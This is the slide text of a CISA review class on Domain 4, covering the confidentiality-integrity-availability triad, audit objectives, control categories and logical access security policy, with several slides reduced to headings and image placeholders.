

# **CISA Review Class**

## **Domain 4**

**Jennifer L. Bayuk**

# CIA

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- CONFIDENTIALITY
- INTEGRITY
- AVAILABILITY

# IETA

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- IDENTIFY
- EVALUATE
- TEST
- ASSESS

# CONTROL CATEGORIES

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–Logical

–Physical

–Environmental

–Data validation, processing and balancing

–Business continuity planning and testing

# GENERALIZE

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- AUDIT OBJECTIVES: What to do:
  - IETA CIA
- Each Section Contains: How to do it
  - Understand the issues
  - Identify the exposures
  - Recognize the controls
  - Use proven audit techniques

# LOGICAL ACCESS

# Understand the issues

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- Business Requirements
- Overview
- Policy
- Example
- Audit Approach

# Business Requirements

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
- Integrity
- Confidentiality
- Availability

*CIA*



# Overview


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
access controls

# Security Policy


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- Management Support & Commitment  
- *sine qua non* (without which nothing)
  - Access Philosophy - *need to know*
  - Access Authorization - *responsibility*
  - Review of Access Authorization - *accountability*
  - Security Awareness - *sine qua little*
  - Role of the Security Administrator - *no conflicts*
  - Security Committee - *strategy*
- 


# Logical Access - overview




# Logical Access - scope



# Logical Access - details



# Logical Access - control points

